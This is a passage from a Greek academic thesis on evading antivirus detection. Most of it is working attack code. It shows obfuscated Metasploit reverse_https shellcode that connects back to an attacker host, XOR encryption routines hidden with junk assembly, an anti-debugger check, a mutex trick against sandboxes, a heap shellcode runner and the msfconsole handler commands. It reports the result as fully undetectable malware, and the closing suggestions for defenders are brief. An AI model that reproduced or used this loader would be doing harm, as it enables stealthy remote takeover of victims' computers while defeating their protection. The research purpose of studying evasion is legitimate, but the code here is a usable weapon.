"\x7a\x6a\x57\x32\x73\x7a\x33\x59\x70\x54\x7a\x43\x6a\x78\x55"
"\x51\x42\x38\x51\x4c\x77\x4b\x38\x57\x43\x6a\x7a\x42\x39\x46"
"\x66\x57\x37\x4c\x49\x57\x4d\x5a\x69\x35\x36\x44\x42\x62\x36"
"\x4f\x6a\x73\x46\x78\x64\x79\x46\x5a\x68\x6e\x56\x66\x31\x43"
"\x78\x4a\x71\x74\x42\x46\x56\x36\x4f\x5f\x4b\x37\x4d\x35\x5f"
"\x62\x52\x39\x39\x49\x4a\x65\x4d\x4a\x67\x56\x63\x56\x48\x33"
"\x59\x30\x74\x67\x5a\x56\x66\x46\x5a\x6b\x53\x64\x36\x58\x30"
"\x47\x4e\x50\x4b\x67\x55\x4b\x48\x4d\x70\x42\x5a\x6d\x72\x67"
"\x4d\x4f\x56\x53\x73\x54\x61\x63\x57\x4a\x79\x77\x48\x49\x53"
"\x44\x72\x61\x6c\x54\x51\x31\x43\x75\x64\x37\x34\x4d\x2d\x44"
```

Εικόνα 8: Δεκαεξαδική μορφή trojan binary

Η διαδικασία προχώρησε με την δημιουργία ενός Console application στο Visual Studio 2008 και την τοποθέτηση του binary, που κάναμε export από το metasploit, στον κώδικα. Η βασική ιδέα έγκειται στην εκτέλεση του κακόβουλου δεκαεξαδικού binary, την στιγμή που δεν υλοποιείται κάποιος έλεγχος στο συνολικό εκτελέσιμό μας από το πρόγραμμα προστασίας.


Για την ανάπτυξη του εκτελέσιμου, χρειάστηκε να παρατηρήσουμε τους ελέγχους που εκτελούν τα προγράμματα προστασίας, όπως έχουν περιγραφεί και στο πρώτο κεφάλαιο. Δηλαδή, λήψη αντίμετρου στην περίπτωση που ελέγχει την ψηφιακή υπογραφή του ιομορφικού μας, με στατική ανάλυση, κλπ. Για τον παραπάνω λόγο θα χωριστούν σε υποενότητες οι λήψεις αντιμέτρων ανάλογα με το είδος ελέγχου που αναιρεί.

3.3.1 Στατική ανάλυση

Η στατική ανάλυση όπως έχει ήδη αναφερθεί είναι ανάλυση του πηγαίου κώδικα και των δεδομένων που διαχειρίζεται. Τα περισσότερα προγράμματα προστασίας ελέγχουν κατά την εκτέλεση, τον πηγαίο κώδικα και τα στατικά του δεδομένα. Σε αυτές τις περιπτώσεις, ως αντίμετρο θα μπορούσε να χρησιμοποιηθεί, η μέθοδος της επισκίασης (obfuscation). Θα μπορούσε να αποτελεί πολύ καλή λύση και η μέθοδος του crypter, όμως η αποκρυπτογράφηση ολόκληρου του εκτελέσιμου, θα αυξήσει την εντροπία και θα γίνει αντιληπτό από μεγάλο ποσοστό προγραμμάτων προστασίας. Στη συγκεκριμένη μελέτη περίπτωσης έγινε obfuscation στο ιομορφικό δεκαεξαδικής μορφής με την προσθήκη ενός χαρακτήρα ανά μία σειρά των 15 χαρακτήρων,όπως φαίνεται στην εικόνα 9. Ο λόγος για τον οποίο είναι τόσο συχνή η εμφάνιση του χαρακτήρα “a”, δηλαδή ανά μία σειρά, είναι για να μην μπορούν τα antivirus να εντοπίσουν, μέσω του static heuristic analysis, κάποιο μοτίβο από εντολές που να ταυτίζεται ή να μοιάζει με εκείνα των κακόβουλων εκτελέσιμων. Έτσι, με το obfuscation όχι μόνο ξεπερνιέται η στατική ανάλυση, ως προς την ταυτοποίηση του ιομορφικού μέσω της ψηφιακής του υπογραφής, αλλά και η ευρετική στατική ανάλυση, αφού δεν μπορεί να παράξει κανένα μοτίβο εξαιτίας των περιττών χαρακτήρων (Rad, B. B. ,2012). Στην συνέχεια, πραγματοποιείται κρυπτογράφηση του binary με τη μέθοδο EncryptShellcode όπως φαίνεται στην εικόνα 10. Στη μέθοδο χρησιμοποιούνται άχρηστα δεδομένα με inline assembly (Microsoft Inline Assembler, 2018) , όπως __emit(0x78), για να αποκρυφτεί η διαδικασία της επανάληψης xor, που διαφορετικά εντοπίζεται από το εκάστοτε antivirus (Borello, J. M.,2008). Η παραπάνω διαδικασία απόκρυψης της αλληλουχίας κάποιων θεωρείται obfuscation μέθοδος.

```
unsigned char malware[]=
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"a"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"a"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"a"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"a"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"a"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"a"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"a"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"a"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"a"
"\x8d\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c"
"a"
"\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\x53\x68\x3a\x56"
"a"
"\x79\xa7\xff\xd5\x53\x53\x6a\x03\x53\x53\x68\xbb\x01\x00\x00"
"a"
"\xe8\x7b\x01\x00\x00\x2f\x4d\x6b\x56\x76\x75\x35\x74\x4c\x36"
"a"
"\x61\x67\x46\x73\x41\x53\x78\x57\x64\x4c\x6d\x57\x77\x58\x35"
"a"
"\x7a\x76\x4a\x47\x78\x4e\x62\x4d\x31\x2d\x6e\x66\x6c\x79\x78"
"a"
"\x67\x68\x5f\x46\x65\x52\x6a\x4d\x36\x35\x53\x37\x5f\x4d\x53"
"a"
"\x63\x39\x67\x53\x75\x41\x62\x38\x7a\x54\x73\x79\x51\x48\x32"
"a"
```

Εικόνα 9: Obfuscated δεκαεξαδικό binary



```
void EncryptShellcode() {
    for (int i = 0; i < sizeof(malwaree); i++) {
        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True1
            __asm __emit(0xca)
            __asm __emit(0x55)
            __asm __emit(0x78)
            __asm __emit(0x2c)
            __asm __emit(0x02)
            __asm __emit(0x9b)
            __asm __emit(0x6e)
            __asm __emit(0xe9)
            __asm __emit(0x3d)
            __asm __emit(0x6f)
            __asm __emit(0xee)
            __asm __emit(0x43)
            True1:
                POP EAX
        }
        malwaree[i] = malwaree[i] ^ Key[k];
        if (k == sizeof(Key))
        {
            k = 0;
        }
        k += 1;

        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True2
            __asm __emit(0xd5)
            __asm __emit(0xb6)
            __asm __emit(0x43)
            __asm __emit(0x87)
            __asm __emit(0xde)
            __asm __emit(0x37)
            __asm __emit(0x24)
            __asm __emit(0xb0)
            __asm __emit(0x3d)
            __asm __emit(0xee)
            __asm __emit(0x6f)
            True2:
                POP EAX
        }
    }
```

Εικόνα 10: Μέθοδος EncryptShellcode

Για την κρυπτογράφηση και την αποκρυπτογράφηση χρησιμοποιείται οι μέθοδοι που φαίνονται στον παρακάτω πίνακας.

```
void EncryptShellcode() {
        for (int i = 0; i < sizeof(malwaree); i++)
{
        __asm
                {
                        PUSH EAX
                        XOR EAX, EAX
                        JZ True1
                        __asm __emit(0xca)
                    ..
                        __asm __emit(0x43)
                        True1:
                                POP EAX
                }
                malwaree[i] = malwaree[i] ^ Key[k];
                if (k == sizeof(Key))
                {
                        k = 0;
                }
                k += 1;

        __asm
                {
                        PUSH EAX
                        XOR EAX, EAX
```

```
                        JZ True2
                        __asm __emit(0xd5)
                        ..
                        __asm __emit(0x6f)
                        True2:
                                POP EAX
                }
        }
}

void DecryptShellcode() {
        k = 0;
        for (int i = 0; i < sizeof(malwaree); i++)
 {
        __asm
                {
                        PUSH EAX
                        XOR EAX, EAX
                        JZ True1
                        __asm __emit(0xca)
                        ..
                        __asm __emit(0x43)
                        True1:
                                POP EAX
                }
                malwaree[i] = malwaree[i] ^ Key[k];
                 if (k == sizeof(Key))
                {
                        k = 0;
                }
                k += 1;

        __asm
                {
                        PUSH EAX
                        XOR EAX, EAX
                        JZ True2
                        __asm __emit(0xd5)
                        ..
                        __asm __emit(0x6f)
                        True2:
                                POP EAX
                }
        }
}
```

Ενώ για την επαναφορά του δεκαεξαδικού binary χρησιμοποιείται ο παρακάτω κώδικας.

```
int x;
int z=0;
int y=0;
int k=0;

for (int i=0;i<sizeof(malware);i++)

                        {
                                x=z+y;
                                if(y==15)
                                {               z=x;
                                                y=0;
                                                k++;
                                                malware[x]=malware[x+k];
```

```
                        }
                        else
                        {
                                malware[x]=malware[x+k];

                        }
                        y++;
                }
```

3.3.2 Αποφυγή debugger

Τα προγράμματα προστασίας ελέγχου, χρησιμοποιούν debuggers. Οι debuggers προσδένονται σε μία διεργασία δίνοντας την δυνατότητα στα antivirus να ελέγχουν βήμα προς βήμα τις ενεργειες της ή να τοποθετούν σημεία διακοπής (breakpoints) (Branco, R., 2012). Για τον παραπάνω λόγο, είναι αναγκαίο το ιομορφικό να δράσει, όταν ο debugger δεν είναι προσδεδεμένος στη διεργασία. Η πιο διαδεδομένη μέθοδος, είναι εκείνη που ελέγχει το BeingDebugged Byte. Κάθε φορά που ένας debugger ελέγχει το process το BeingDebugger έχει κάποια τιμή.

Syntax

```
C++

typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Εικόνα 11: PEB (Process Environment Block) struct και BeingDebugged

Συνεπώς, θα πρέπει να ελέγχεται το BeingDebugged μέχρι να μην έχει τιμή. Παρακάτω, ακολουθεί ο κώδικας με τον οποίο ελέγχεται το BeingDebugged BYTE. Οι ενδιάμεσες γραμμές κώδικα (π.χ. emit(0xd5)), είναι obfuscation ώστε να μην γίνει αντιληπτός, λόγω της αλληλουχίας των δράσεων, από τα antivirus ο έλεγχος που πραγματοποιείται. Το obfuscation είναι μία μέθοδος που μπορεί να χρησιμοποιηθεί σε όλες τις διαδικασίες αποφυγής καθώς δυσκολεύει την διαδικασία της αντίστροφης μηχανικής.

```
__asm
{
CheckDebugger:
  PUSH EAX                  // Save the EAX value to stack
 __asm
   {
     PUSH EAX
     XOR EAX, EAX
     JZ J
     __asm __emit(0xd5)
     __asm __emit(0xb6)
   J:
```

Παράκαμψη προγραμμάτων προστασίας(Bypassing antivirus)

```
    POP EAX
   }
  MOV EAX, GS:[0x60]          // Get PEB structure address
   __asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ J2
    __asm __emit(0xea)
    __asm __emit(0x3d)
    __asm __emit(0xee)
    __asm __emit(0x6f)
   J2:
    POP EAX
   }
  MOV EAX, [EAX+0x04]         // Get being debugged byte
  __asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ J3
          __asm __emit(0x37)
          __asm __emit(0x24)
          __asm __emit(0xca)
    __asm __emit(0x55)
    __asm __emit(0x78)
   J3:
    POP EAX
   }
  TEST EAX, EAX               // Check if being debuged byte is set
__asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ J4
          __asm __emit(0xca)
    __asm __emit(0x55)
    __asm __emit(0x78)
   J4:
    POP EAX
   }
  JNE CheckDebugger           // If debugger present check again
  POP EAX                     // Put back the EAX value
}
```

3.3.3 Δυναμική ανάλυση

Για την αποφυγή της δυναμικής ανάλυσης από τα προγράμματα προστασίας, υπάρχουν πολλοί μέθοδοι που είναι αποδοτικοί (Nasi, E., 2014). Στην συγκεκριμένη εργασία, θα ακολουθηθεί η μέθοδος mutex.Το mutex (mutual exclusion) είναι στην ουσία ένα object το οποίο αποκλείει άλλα threads από την πρόσβαση στους πόρους ενός process. Το mutex ανήκει σε ένα συγκεκριμένο thread (Microsoft Mutex Objects, 2018). Όταν, ένα εκτελέσιμο εξετάζεται δυναμικά, τα προγράμματα προστασίας παρακολουθούν τη διεργασία του. Η μέθοδος που ακολουθείται, δημιουργεί ένα mutex με συγκεκριμένο όνομα. Αν το όνομα αυτό δεν υπάρχει η διαδικασία επαναλαμβάνεται. Το αποτέλεσμα είναι να δημιουργηθεί ένα νέο αντικείμενο mutex αλλά και process, το οποίο πλέον δεν ελέγχεται από το πρόγραμμα προστασίας. Η υλοποίηση της παραπάνω λογικής που περιγράφηκε, αποτυπώνεται με κώδικα στον παρακάτω πίνακα.

```
void muteex()
{
	HANDLE mutex;
	mutex = CreateMutex(NULL, TRUE, "virus");
	if (GetLastError() == ERROR_ALREADY_EXISTS)
	{

		DecryptShellcode();
		ExecuteShellcode();

	}
	else
	{
		Sleep(5000);
		muteex();
	}

}
```

Σύμφωνα λοιπόν και με το πίνακα, μόνο όταν δημιουργείται το child process, μπορεί να αποκρυπτογραφηθεί το shellcode και να εκτελεστεί.


3.3.4 Εκτέλεση Shellcode

Υπάρχουν πολλοί τρόποι για να εκτελεστεί ένα shellcode. Ο τρόπος, ο οποίος θα περιγραφεί εδώ, είναι από τους πιο γρήγορους και εύκολους. Στην συγκεκριμένη μέθοδο, απλά δημιουργούμε χώρο στον Heap της μνήμης ο οποίος έχει δικαιώματα εκτέλεσης. Στη συνέχεια, κάνουμε Heap Allocation δημιουργώντας στην ουσία έναν buffer, στον οποίο θα τοποθετήσουμε το shellcode με τη χρήση της memcopy. Τέλος, δίνουμε την εντολή της εκτέλεσης του buffer που εμπεριέχει το shellcode. Παρακάτω, παρουσιάζεται ο κώδικας της περιγραφής.


```
void ExecuteShellcode()
{
HANDLE HeapHandle = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE,sizeof(malware),
sizeof(malware));

char * BUFFER = (char*)HeapAlloc(HeapHandle, HEAP_ZERO_MEMORY,   sizeof(malware));

memcpy(BUFFER, malware, sizeof(malware));

(*(void(*)())BUFFER)();
}
```

3.3.5 Διαδικασία σύνδεσης


Όπως έχει ήδη αναφερθεί η σύνδεση που θα πραγματοποιηθεί θα ναι reverse_https. Ανοίγουμε, λοιπόν το metasploit με την εντολή msfconsole. Στην συνέχεια, χρησιμοποιούμε multi/handler , για διαχείριση πολλών συνδέσεων. Προσαρμόζουμε, το payload γράφοντας την εντολή set payload windows/meterpreter/reverse_https. Αφού θέσουμε, την ip του υπολογιστή μας με το SET LHOST και την πόρτα, στην οποία θα εγκατασταθεί η σύνδεση, με την εντολή LPORT, περιμένουμε να ξεκινήσει το θύμα την σύνδεση. Όπως φαίνεται και στην παρακάτω εικόνα, ο χρήστης εκτελεί το αρχείο exe και η σύνδεση επιτυγχάνεται με το Microsoft Windows Essentials ανοιχτό. Στην εικόνα 12, απεικονίζονται και τα αποτελέσματα από τον έλεγχο αποτελεσματικότητας του FUD malware. Τέλος, στην εικόνα 14 απεικονίζεται η διαδικασία σάρωσης από το antivirus MalwareBytes, όπου το εκτελέσιμο αναγνωρίστηκε ως μη ιομορφικό.



Εικόνα 12: Εντολές metasploit και σύνδεση



Εικόνα 13: FUD malware (Fully Undetectable)



Εικόνα 14: Deep Scan

Κεφάλαιο 4: Συμπεράσματα

Όπως διαπιστώθηκε, η κατασκευή ενός ιομορφικού εκτελέσιμου, είναι αρκετά εύκολη. Το μόνο που χρειάστηκε ήταν γνώσεις σχετικά με τους ελέγχους που πραγματοποιούν τα προγράμματα προστασίας, με τη δομή και τη λειτουργία του συστήματος των Windows. Τα προγράμματα προστασίας, είναι ένα τοίχος το οποίο εμποδίζει τους γνωστούς ιούς. Ακόμη, εμποδίζει παραλλαγές παλαιότερων ιομορφικών εκτελέσιμων, τα οποία εντοπίζει από τη συμπεριφορά τους. Σίγουρα, όμως, είναι αδύναμα σε εμφάνιση καινούργιων ιομορφικών. Για την βελτιστοποίηση της ασφάλειας σε αυτά τα συστήματα, είναι απαραίτητο να γίνουν αλλαγές και ως προς τα λειτουργικά συστήματα (Windows), αλλά και ο ως προς τη λογική των ελέγχων που πραγματοποιούν τα antivirus.

4.1 ΠΟΛΙΤΙΚΗ ΤΩΝ WINDOWS

Στην συγκεκριμένη ενότητα θα παρουσιαστούν προτάσεις που αφορούν την πολιτική των windows. Πιο συγκεκριμένα, στην μελέτη περίπτωσης χρησιμοποιήθηκαν δεδομένα από την δομή του λειτουργικού των windows. Για παράδειγμα, η ανάγνωση του BeingDebugged byte, είναι μία μέθοδος πολύ διαδεδομένη, για να ξεπεραστεί ο debugger των antivirus. Μία λύση θα μπορούσε να είναι, ο περιορισμός της πρόσβασης του απλού χρήστη στα structs των windows. Ο περιορισμός τέτοιου είδους δεδομένων δίνει λιγότερες δυνατότητες σε ένα ιομορφικό, να διαβάσει τις κινήσεις των προγραμμάτων προστασίας και να αντιδράσει ανάλογα. Δηλαδή, στο συγκεκριμένο παράδειγμα, η ανάγνωση του BeingDebugged, να είναι προσβάσιμη, στον administrator, από το system, ή να πραγματοποιείται σε συγκεκριμένο περιβάλλον(π.χ. από powershell με αποκλειστική εμφάνιση στο προσκήνιο).

4.2 ΠΡΟΤΑΣΕΙΣ

Τα ίδια τα windows API μπορούν πολλές φορές να "παρεμποδίσουν" το δυναμικό έλεγχο των εκτελέσιμων (π.χ. mutex). Η ιδέα με την αποφυγή όλων των δυναμικών ελέγχων, βασίζεται στο ότι βρίσκεται σε εικονικό περιβάλλον, το εξεταζόμενο αρχείο, και όταν αυτό ζητά κάτι από τις δομές των windows ή του υπολογιστή, επιστρέφεται κάποιου είδους λάθος απάντηση (π.χ. 1 processor ή fake dlls). Άρα, απαραίτητη είναι η πιστή αναπαράσταση του εικονικού χώρου με το φυσικό, και ίσως και η δημιουργία αντιγράφων αρχείων ή δομών του συστήματος για την διατήρησης της ροής του εκτελέσιμου. Πιο συγκεκριμένα, το antivirus θα πρέπει να τρέχει σαν ένα ελαφρύ λειτουργικό, το οποίο αυτό θα δημιουργεί και θα παρακολουθεί τα processes και τις κλήσεις των windows API's (ύπαρξη PE loader, windows structures, κλπ). Μπορεί η πρόταση αυτή να έχει μεγάλο υπολογιστικό κόστος, αλλά σίγουρα θα μπορούσε να σταθεί σαν επιλογή του χρήστη για ενδελεχή σάρωση (deep scan). Τέλος, θα μπορούσαν να προσθεθούν επιπλέον αλληλουχίες συμπεριφοράς. Δηλαδή, το πρόγραμμα να

εντοπίζει μία συγκεκριμένη σειρά ενεργειών (heuristic analysis) και να διακρίνει ότι είναι κακόβουλο. Η πρόταση αυτή βέβαια, είναι κάτι που συμβαίνει ήδη και δεν εντοπίζει καινούργιους ιούς, αφού ακόμα και αν χρησιμοποιούνται ίδιες τεχνικές αποφυγής, με obfuscation η ίδια τεχνική γίνεται αδιάκριτη.

Στο τέλος της ενότητας παρουσιάζεται ο συνολικός κώδικας του ιομορφικού της εργασίας.

```
// final_diploma.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "Windows.h"
#include <iostream>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef int (__cdecl*MYPROC)(LPVOID,SIZE_T,DWORD,DWORD);
typedef void *HANDLE;

//reverse_https binary in 192.168.1.21 and Lport 443 metasploit
 unsigned char malware[]=
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"a"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"a"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"a"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"a"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"a"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"a"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"a"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"a"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"a"
"\x8d\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c"
"a"
"\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\x53\x68\x3a\x56"
"a"
"\x79\xa7\xff\xd5\x53\x53\x6a\x03\x53\x53\x68\xbb\x01\x00\x00"
"a"
"\xe8\x7b\x01\x00\x00\x2f\x4d\x6b\x56\x76\x75\x35\x74\x4c\x36"
"a"
"\x61\x67\x46\x73\x41\x53\x78\x57\x64\x4c\x6d\x57\x77\x58\x35"
"a"
"\x7a\x76\x4a\x47\x78\x4e\x62\x4d\x31\x2d\x6e\x66\x6c\x79\x78"
"a"
"\x67\x68\x5f\x46\x65\x52\x6a\x4d\x36\x35\x53\x37\x5f\x4d\x53"
"a"
"\x63\x39\x67\x53\x75\x41\x62\x38\x7a\x54\x73\x79\x51\x48\x32"
"a"
"\x71\x38\x61\x33\x4c\x33\x49\x77\x45\x63\x6d\x62\x4a\x78\x5a"
"a"
"\x47\x44\x71\x4a\x42\x62\x55\x34\x6b\x37\x6f\x76\x71\x64\x35"
"a"
"\x70\x59\x5a\x43\x45\x46\x35\x50\x51\x5a\x58\x69\x50\x5a\x5f"
"a"
"\x44\x72\x5a\x32\x7a\x65\x6b\x4e\x4d\x74\x32\x77\x51\x41\x6b"
"a"
```

```
"\x58\x72\x44\x34\x41\x47\x69\x2d\x2d\x44\x6c\x6e\x6c\x64\x4d"
"a"
"\x6f\x64\x66\x45\x4f\x73\x6c\x62\x6d\x49\x43\x61\x6a\x6e\x38"
"a"
"\x54\x4a\x55\x65\x4d\x6d\x45\x43\x37\x51\x44\x65\x5f\x57\x56"
"a"
"\x6c\x36\x39\x33\x6d\x37\x4d\x42\x4e\x36\x62\x77\x4f\x71\x79"
"a"
"\x5a\x51\x6e\x4b\x51\x6f\x6f\x47\x76\x4d\x55\x74\x56\x71\x49"
"a"
"\x4f\x66\x37\x65\x73\x70\x67\x2d\x78\x33\x4a\x6e\x59\x57\x48"
"a"
"\x55\x75\x76\x36\x6f\x56\x75\x50\x6c\x64\x30\x4d\x75\x64\x6a"
"a"
"\x00\x50\x68\x57\x89\x9f\xc6\xff\xd5\x89\xc6\x53\x68\x00\x32"
"a"
"\xe0\x84\x53\x53\x53\x57\x53\x56\x68\xeb\x55\x2e\x3b\xff\xd5"
"a"
"\x96\x6a\x0a\x5f\x68\x80\x33\x00\x00\x89\xe0\x6a\x04\x50\x6a"
"a"
"\x1f\x56\x68\x75\x46\x9e\x86\xff\xd5\x53\x53\x53\x53\x56\x68"
"a"
"\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x75\x14\x68\x88\x13\x00\x00"
"a"
"\x68\x44\xf0\x35\xe0\xff\xd5\x4f\x75\xcd\xe8\x49\x00\x00\x00"
"a"
"\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x53\x68\x58"
"a"
"\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00"
"a"
"\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xcf\x8b"
"a"
"\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\x5f\xe8\x6b\xff\xff\xff"
"a"
